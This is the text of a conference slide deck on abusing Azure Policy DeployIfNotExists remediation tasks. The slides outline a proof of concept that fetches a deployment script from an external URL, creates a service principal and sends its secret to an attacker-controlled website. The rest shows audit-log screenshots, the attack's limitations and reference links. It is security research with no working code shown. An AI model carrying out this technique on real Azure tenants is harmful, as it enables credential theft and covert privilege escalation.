
PROOF OF CONCEPT

- Check If Storage Account Has HTTPS (supportsHttpsTrafficOnly)
- Remediation Task – DeployIfNotExists Effect
- Role Assignment To The Managed Identity
- Download Deployment Script (PowerShell) From External URL

PROOF OF CONCEPT

- Create A Service Principal
- Call Controlled Website With Secret
- Triggered By Default Every 24 Hours, But Not The Remediation
- The Remediation Task Will Do Other Things As I Modified It (2 MI, 1 ST, 2 Role Assignment)

PROOF OF CONCEPT



PROOF OF CONCEPT ELEMENTS

- Storage Account
- Managed Identity (For SP Creation – App Admin, User Admin, Owner and Not Contributor)
- Azure Container Instance
- Deployment
- Deployment Script
- Website / GitHub

DEMO

- Video - 8:30 mins

PROOF OF CONCEPT - PROBLEMS

- Requires A “LOT”
- Basically, Everything Is In Audit Log
- Deployment And Script Stored In The Storage Account
- Remediation Task Run Only Once

AUDIT LOG

[Home](#) > [Policy | Compliance](#) >

DefCon32 ...

Policy compliance



[View assignment](#)



[Create remediation task](#)



[Create exemption](#)



[Activity Logs](#)

^ Essentials

Name : DefCon32

Description : --

Assignment ID : /subscriptions/edad2455-179b-4571-b559-877fb12b46ac/providers/Microsoft.Authorizat...

AZURE AUDIT LOG

Home > DefCon32 >

Activity log

Activity Edit columns Refresh Export Activity Logs Download as CSV Insights Feedback | Pin current filters Reset filters

Looking for Log Analytics? In Log Analytics you can search for performance, diagnostics, health logs, and more. [Visit Log Analytics](#)

Quick Insights

Subscription : DFCVT

Event severity : All

Time range : Tue Jul 30 2024 00:00:00 GMT+0100 (British Summer Time) to Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)

+ Add Filter

21 items.

Operation name	Status	Time	Time stamp	Subscription	Event initiated by	Resource type
> Info Delete Container Group	Succeeded	28 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.ContainerInstance/containerGroups
> Info Update User Assigned Identity Create	Succeeded	29 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.ManagedIdentity/userAssignedIdentities
> Info Update User Assigned Identity Create	Succeeded	29 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.ManagedIdentity/userAssignedIdentities
> Info Create role assignment	Succeeded	38 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.Authorization/roleAssignments
> Info Create role assignment	Succeeded	38 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.Authorization/roleAssignments
> Info Create role assignment	Succeeded	38 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.Authorization/roleAssignments
> Info Update Storage Account Create	Succeeded	39 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.Storage/storageAccounts
> Info Update Storage Account Create	Succeeded	40 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	managed_identity	Microsoft.Storage/storageAccounts
> Info Create role assignment	Succeeded	59 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	cybernewbie1337@gmail.com	Microsoft.Authorization/roleAssignments
> Info Create policy assignment	Succeeded	59 minutes ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	cybernewbie1337@gmail.com	Microsoft.Authorization/policyAssignments
> Info Create policy definition	Succeeded	an hour ago	Tue Jul 30 2024 23:59:59 GMT+0100 (British Summer Time)	DFCVT	cybernewbie1337@gmail.com	Microsoft.Authorization/policyDefinitions

AZURE AUDIT LOG

Create role assignment

Tue Jul 30 2024 01:13:07 GMT+0100 (British Summer Time)

[+ New alert rule](#)

SummaryJSONChange history (Change history is not applicable to this type of activity log)

Resource	/subscriptions/edad2455-179b-4571-b559-877fb12b46ac/providers/Microsoft.Authorization/roleAssignments/fa527a5e-1010-40d9-bac4-ed9050af22c5
Operation name	Create role assignment
Time stamp	Tue Jul 30 2024 01:13:07 GMT+0100 (British Summer Time)
Event initiated by	cybernewbie1337@gmail.com
Message	Shared with 'managed_identity'.
Role	-
Scope	-

AZURE AUDIT LOG

Create role assignment



Tue Jul 30 2024 01:33:28 GMT+0100 (British Summer Time)

[+ New alert rule](#)

Summary


JSON

Change history

Resource	/subscriptions/edad2455-179b-4571-b559-877fb12b46ac/resourceGroups/cvtrsg/providers/Microsoft.Authorization/roleAssignments/0c1432c5-843b-40ff-80d8-47861bd204d9
Operation name	Create role assignment
Time stamp	Tue Jul 30 2024 01:33:28 GMT+0100 (British Summer Time)
Event initiated by	managed_identity
Message	Shared with 'defcon32_cv'.
Role	-
Scope	-

AZURE AUDIT LOG

Home > deploymentscript474694

 **deploymentscript474694** | Storage browser ☆ ☆ ...

Storage account

Search

Overview

Activity log

Tags

Diagnose and solve problems

Access Control (IAM)

Data migration

Events

Storage browser

Storage Mover

Partner solutions

> Data storage

deploymentscript474694

Favorites

> Recently viewed

Blob containers

File shares

3nbcwdexvgx24azscripts

b5ampvc4exr32azscripts

View all

Queues

Tables

Upload Add directory Refresh Delete Copy Paste Rename Edit columns

File shares > b5ampvc4exr32azscripts > azscriptinput

Authentication method: Access key ([Switch to Microsoft Entra user account](#))

Search files by prefix

Showing all 4 items

<input type="checkbox"/>	Name
<input type="checkbox"/>	Folder [..]
<input type="checkbox"/>	AzureCLI.msi
<input type="checkbox"/>	DeploymentScript.ps1
<input type="checkbox"/>	license.ps1
<input type="checkbox"/>	primaryscripturi.config

ENTRA ID AUDIT LOG

Home > Default Directory

Default Directory | Audit logs

Preview features

Diagnose and solve problems

Manage

Users

Groups

External Identities

Roles and administrators

Administrative units

Delegated admin partners

Enterprise applications

Devices

App registrations

Identity Governance

Application proxy

Custom security attributes

Licenses

Cross-tenant synchronization

Microsoft Entra Connect

Custom domain names

Mobility (MDM and WIP)

Password reset

User settings

Download

Export Data Settings

Refresh

Manage view

Got feedback?

Want to switch back to the legacy audit logs experience? Click here to leave the preview.

Add filter

Show dates as: Local

Date range: Last 24 hours

Service : All

Category : All

Activity : All

Reset filter

Directory

Custom Security

Date ↓	Service	Category	Activity	Status
26/05/2024, 01:54:01	Core Directory	ApplicationManagement	Add service principal	Success
26/05/2024, 01:38:55	Core Directory	ApplicationManagement	Add service principal	Success
26/05/2024, 01:38:07	Core Directory	ApplicationManagement	Remove service principal	Success
26/05/2024, 01:34:03	Core Directory	ApplicationManagement	Remove service principal	Success
26/05/2024, 01:01:50	Core Directory	ApplicationManagement	Add service principal	Success
26/05/2024, 00:46:36	Core Directory	ApplicationManagement	Add service principal	Success
26/05/2024, 00:37:21	Core Directory	ApplicationManagement	Remove service principal	Success
26/05/2024, 00:37:02	Core Directory	ApplicationManagement	Remove service principal	Success
25/05/2024, 23:16:11	Core Directory	ApplicationManagement	Add service principal	Success
25/05/2024, 23:01:15	Core Directory	ApplicationManagement	Add service principal	Success
25/05/2024, 22:57:51	Core Directory	ApplicationManagement	Remove service principal	Success
25/05/2024, 22:57:11	Core Directory	ApplicationManagement	Remove service principal	Success
25/05/2024, 22:41:50	Core Directory	ApplicationManagement	Add service principal	Success
25/05/2024, 22:26:39	Core Directory	ApplicationManagement	Add service principal	Success
25/05/2024, 22:23:40	Core Directory	ApplicationManagement	Remove service principal	Success
25/05/2024, 21:38:17	Core Directory	ApplicationManagement	Add service principal	Success

Audit Log Details

Activity	Target(s)	Modified Properties	
Target	Property Name	Old Value	New Value
mi_wucpi2	AccountEnabled	[]	[true]
mi_wucpi2	AppPrincipalId	[]	["1946dca2-f12b-4f0c-8d11-13da54dad7e"]
mi_wucpi2	DisplayName	[]	["mi_wucpi2"]
mi_wucpi2	ServicePrincipal...	[]	["https://identity.azure.net/D/nDhyk+fwUr/TPcDFhoE=;13da54dad7e"]
mi_wucpi2	Credential	[]	[{"CredentialType":2,"KeySto87be-9c8ee5b6d62c","KeyG45bb-87be-9c8ee5b6d62c"}]
mi_wucpi2	KeyDescription	[]	[{"KeyIdentifier=f0e3faba-ee29ce769a1b9,KeyType=Asy=Verify,DisplayName=CN=13da54dad7e"}]
mi_wucpi2	ManagedIdenti...	[]	["/subscriptions/edad2455-877fb12b46ac/resourcegrouoft.ManagedIdentity/userAs"]
mi_wucpi2	Included Updat...		"AccountEnabled, AppPrinciServicePrincipalName, CredManagedIdentityResourcelc
mi_wucpi2	TargetId.Service...		"https://identity.azure.net/D/nDhyk+fwUr/TPcDFhoE=;13da54dad7e"

LINKS 1

- Original Policy - <https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/azure-policy-remediation-with-deployment-scripts/ba-p/1594674>
- Azure Policy Examples - <https://github.com/Azure/azure-policy>
- Azure Community Policy Examples - <https://github.com/Azure/Community-Policy>
- Azure Policy Examples - https://www.azadvertizer.net/azpolicyadvertizer_all.html

LINKS 2

- <https://codingfor.beer/creating-an-azure-policy-remediation-task-for-an-azure-policy-initiative-e75214373c99>
- <https://marcogerber.ch/the-power-of-azure-policy-deployifnotexists/>
- <https://itnext.io/implementing-and-troubleshooting-a-custom-azure-policy-definition-1ab8d0634bb2>

LINKS 3

- <https://stefanstranger.github.io/2021/01/22/LessonsLearnedDevelopingACustomPolicy/>
- <https://journeyofthegeek.com/2021/03/07/writing-a-custom-azure-policy/>
- <https://msftplayground.com/2022/03/building-your-azure-policies-part-1/>

LINKS 4

- <https://securitylabs.datadoghq.com/articles/azure-policy-privilege-escalation/>
- <https://medium.com/cyesec/azure-ad-privilege-escalation-through-auto-assignment-policies-2d0422be4f25>
- <https://medium.com/@vladimir.tul/elevating-privileges-through-azure-policy-872298cf673f>

QUESTIONS

- @wucpi
- viktor.gazdag@nccgroup.com
- <https://github.com/woodspeer/conferences>

